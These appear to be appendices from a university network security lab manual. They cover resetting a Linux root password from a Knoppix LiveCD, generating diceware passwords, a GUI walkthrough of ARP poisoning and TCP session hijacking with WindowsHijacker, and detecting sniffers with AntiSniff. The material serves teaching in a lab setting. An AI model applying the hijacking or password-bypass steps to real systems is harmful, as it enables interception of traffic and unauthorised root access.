
Appendix G: Resetting root Password

Section 1: BIOS Configuration

Resetting Root's Password requires a few prerequisites. First, you'll need to have access to the BIOS for the computer (or virtual machine in VMware). This is due to the fact the machine needs to look at the CD-ROM drive first instead of booting directly from the hard disk To do this, first make sure your RedHad 7.2 virtual machine is powered off. Now power it on and you should see the following screen – **PRESS F2!!!**


VMware Boot Screen

If you pressed F2 correctly, you should now be at the following screen



VMware BIOS Screen

Now use the left arrow key and move over to the **Boot** menu along the top. Using the down arrow key, move down and highlight the **CD-ROM Drive** option. Press the **"plus" (+)** key (on the keypad). You should now have a screen very similar to the following



VMware Boot Menu (CD-ROM having priority)

Now press **F10** and press **Enter**. Your virtual machine should reboot but go ahead and power it off again and move on to the next section.

Section 2: LiveCD Configuration


For this lab, the LiveCD you will use is a Knoppix 4.0.2 ISO image (downloaded from http://www.knoppix.net). First, go to your VMware home directory where your virtual machines are (this should be /home/vmware) and make a directory for the ISO image.

```
redhat4ws# cd /home/vmware (or your equivalent directory)
redhat4ws# mkdir LiveCD
```

Mount the NAS (if it isn't already mounted) and copy the ISO image from the Lab2 directory


```
redhat4ws# mount /mnt/nas4112 (password: secure_class)
redhat4ws# cp /mnt/nas4112/Lab2/knoppix.iso /home/vmware/LiveCD
        …(this will take a minute as it is ~700MB)
```

Once it has finished copying you will need to configure you RedHat 7.2 virtual machine settings to use this ISO image instead of the physical CD-ROM device. Open up VMware (it should still be opened) and select your RedHat 7.2 virtual machine. You will see on the right hand side a list of devices. The CD-ROM should be currently using **/dev/cdrom.**



RedHat 7.2 Virtual Machine Devices


Double-click on the devices area and you should get the settings window



RedHat 7.2 Virtual Machine Setting

Under the **Connection** area on the right, select **Use ISO image**. Enter **/home/vmware/LiveCD/knoppix.iso** (or otherwise equivalent directory) and click **OK**

Power on the virtual machine and you should see the following screen



Knoppix Boot Screen

Press **Enter**. It will take a minute for Knoppix to boot but after it does you should have see something similar to the following screen

Knoppix Desktop Environment

Close the window that is open and open a terminal (or Konsole in KDE lingo) by clicking the icon on the lower bar. Now type the following

```
knoppix# su – (make sure you use the dash)
root# mount /mnt/sda2
root# chroot /mnt/sda2 /bin/bash (ignore any Permission denied error message)
root# passwd
```

Choose your new root password. Now type the following to shutdown the virtual machine.

```
root# exit
root# umount /dev/sda2
root# shutdown –h now
```

You screen may go wacky but if you look at the text close enough, it's simply asking you to remove any CD-ROMs and press enter, so just press **Enter.**

Now undo the CD-ROM settings by again double-clicking on the devices area on the right-hand side of your screen and change it back to **Using a physical drive**. Power the virtual machine back on and you should now be able to access root using your new password.

Appendix H: Random Passphrases and Passwords

This part of the lab will talk you through using dice to create both a random passphrase and a random password for use later in the lab. The technique for each of these comes from http://www.diceware.com. Each word for the passphrase will be determined using five dice rolls, and each character for the password will be determined using three dice rolls. (Alternatively, each roll can be simulated using three coin flips.) The passphrase should be at least 5 words long, and the password should be at least 8 characters long (this is what the diceware site recommends). The process goes much faster if you have multiple dice to roll at once; if you do this, give the dice an ordering by reading them from left to right.

Note: Do not use an electronic dice thrower! If you must use a computer to generate the random password, diceware gives a method for this: http://world.std.com/~reinhold/dicewarefaq.html#electronic. Note that the security of this method depends on the pseudorandom number generator you use!

1. Generate a random passphrase

Passphrases, like passwords, are used for user authentication, but they can provide more entropy because they are much longer than passwords (usually 20-40 characters). They are made up of several (about 5) words stringed together. While Unix users are restricted to passwords of length 8 or smaller, many other systems allow or even require the longer passphrases for authentication, for example:

- Windows XP, Mac OS-X 10.3
- WPA for wireless networks
- PGP

Later in the lab, we will add a user on the XP virtual machine with the passphrase we create here, and then we'll run a password cracker against it.

1. Obtain the diceware word list from
   http://world.std.com/~reinhold/diceware.wordlist.asc.

2. Roll the dice 5 times for each word. Record the results of these rolls in groups of 5. For a five-word passphrase you might have the following:

```
5 1 2 5 3
5 4 6 3 2
4 1 3 2 3
5 6 1 5 3
3 3 2 4 5
```

3. The diceware word list is indexed by 5-digit numbers. Look up the word indexed by each of the 5-digit numbers you rolled and write it down.

```
5 1 2 5 3        rae
5 4 6 3 2        sole
4 1 3 2 3        ly
5 6 1 5 3        sus
3 3 2 4 5        hoop
```

This combination of rolls would give the passphrase: **`raesolelysushoop`**

4. It doesn't matter for this lab, but if you were really going to use this passphrase, you should destroy any scrap paper you used as soon as you have memorized the passphrase.

2. Generate a random password

Passphrases are great, but sometimes we can't use them (for instance, for Unix user authentication). In these cases, we can create a password where each character is randomly chosen from all letters, numbers, and special characters.

1. Roll the dice 3 times for each character. Choose one of the following three tables based on the first roll, then look up the character to use based on the second and third rolls. If your rolls give a blank space, roll the dice again.

If first roll=1 or 2							3 or 4						5 or 6					
	Second Roll						Second Roll						Second Roll					
	1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6
T 1	A	B	C	D	E	F	a	b	c	d	e	f	!	@	#	$	%	^
h 2	G	H	I	J	K	L	g	h	i	j	k	l	&	*	(	)	-	=
i 3	M	N	O	P	Q	R	m	n	o	p	q	r	+	[	]	{	}	\
r 4	S	T	U	V	W	X	s	t	u	v	w	x	|	`	;	:	'	"
d 5	Y	Z	0	1	2	3	y	z	~	_	sp		<	>	/	?	.	,
6	4	5	6	7	8	9												

After doing this 8 times or more, you should have something like the following:


342 **j**
213 **M**
235 **0**
431 **c**
662 **=**
123 **N**
611 **!**
346 **blank, so roll again**
443 **p**

In this case, the password would be **`jM0c=N!p`**


2. Again, if you were going to use this password for a real account, you should destroy any of the notes you used to create the password.

Appendix I: Windows Hijacker


The current lab covers ARP cache poisoning and connection hijacking at a sufficient depth with respect to Linux applications, but seems to ignore the possibilities that exist for other operating systems, namely Windows. It is well-known that for "hacking", Linux has a much wider range of possibilities because of its roots in C, and its close relationship to sockets and other system libraries. In light of these facts, it is somewhat surprising that a tool such as WindowsHijacker exists, and even combines the functionality of the two Linux tools Ettercap and Hunt into one simple application. For users without an in-depth knowledge of Linux (or simply those who are more comfortable with Windows), WindowsHijacker seems to provide a nice alternative to the other utilities. We demonstrate its simplicity and functionality below.




At the program startup, we click on File -> Configuration. This opens a new window which allows us to choose an interface adapter, enter our machine IP and Mac addresses as well as the IP of two computers that we are trying to poison. Once the IP of the hosts have been entered, we can click on "Resolve" for the program to automatically match their Mac addresses. Once all the fields have been filled, we click on "Start ARP Poison button".



At a Linux shell, when we check our ARP cache (with "arp -a"), we notice that we have two IPs with the exact same MAC address. This is an indication that the connection was indeed subjected to ARP poisoning.



Now, in order for us to be able to see the sniffed traffic or even hijack the connection that exists between the hosts, we need to click on "View connections". As the hosts are transmitting data, the list of active connections will be populated. We can select an active connection on the list and click "Start!" to start TCP Hijacking.



This will result in having a “man in the middle” attack; allowing us to intercept (similar to Ettercap’s functionality) and even send information to another the other host (similar to Hunt’s functionality).

Appendix J: Detecting Sniffers with AntiSniff

What is AntiSniff?

AntiSniff runs on a local Ethernet segment and reports whether machines are in promiscuous mode or not. It does this through a variety of tests designed to tickle certain drivers, operating systems, and hardware filtering.

One of the first things that intruders do when they compromise a machine and 'set up shop' is to promiscuously monitor the network to obtain more accounts/password pairs and to determine trust and priority of machines. After all, it makes much more sense to compromise one machine, set it to copy passwords and credentials from all of the traffic that goes by it, and come back a few days later to collect the bounty. This is much more efficient than attempting to break into each machine individually.

AntiSniff is available from: http://www.packetstormsecurity.org/sniffers/antisniff. Both Windows and Unix versions are available. We will focus on the Linux version of AntiSniff for the purposes of this lab.

Why is it useful?

Security Professionals can use AntiSniff to find machines that are monitoring network traffic. Unless the owner of a machine has a reason to be monitoring all network traffic, there is a good chance the machine has been rooted by an outsider. Once a sniffer has been installed, there is a good chance other machines have also been owned.

Additionally, a hacker can use AntiSniff to determine what Intrusion Detection (IDS) systems are running on a network. (AntiSniff ReadMe)

Lab Setup and Conventions

This lab will be completed with both the Red Hat 4.0 WS 4 OS and the vmware copy of RH 7.2 OS. The Red Hat 4.0 machine will be our scanning the network in promiscuous mode, while the VMWare copy will detect the sniffer with AntiSniff.

Those commands which will need to be run on both computers will appear thus:


 # ./somecommand –some options

1) Promiscuous mode with Ethereal
    a. On your RedHat 4.0 machine (a.b.c.d) start up Ethereal by opening a terminal and issuing the following command:

        # ethereal&

        This will start up ethereal and ready it for sniffing.

b. Then go to the “Capture” menu, then click the “Options” menu item. This will open up the configuration page for Ethereal. Uncheck “Enable network name resolution” and make sure “Capture packets in promiscuous mode” is enabled. This will ensure that Ethereal is capturing any packets that it may be heading out over the wire, IE “Promiscuous Mode”.



c. Click the “Capture” button. Ethereal is now recording all packets on the wire.

2) Now go to your VMWare Red Hat 7.0 machine (a.b.c.d+1). Make sure a copy of AntiSniff is in your local directory.

a. Execute the command:


f# tar –zxvf anti_sniff_researchv1-1-1.tar.gz
#cd anti_sniff
#make linux-all

This will unzip and compile your copy of AntiSniff.

b. Now we are ready to detect the Red Hat 4.0 machine running in promiscuous mode. Execute the command:

 # ./anti_sniffer

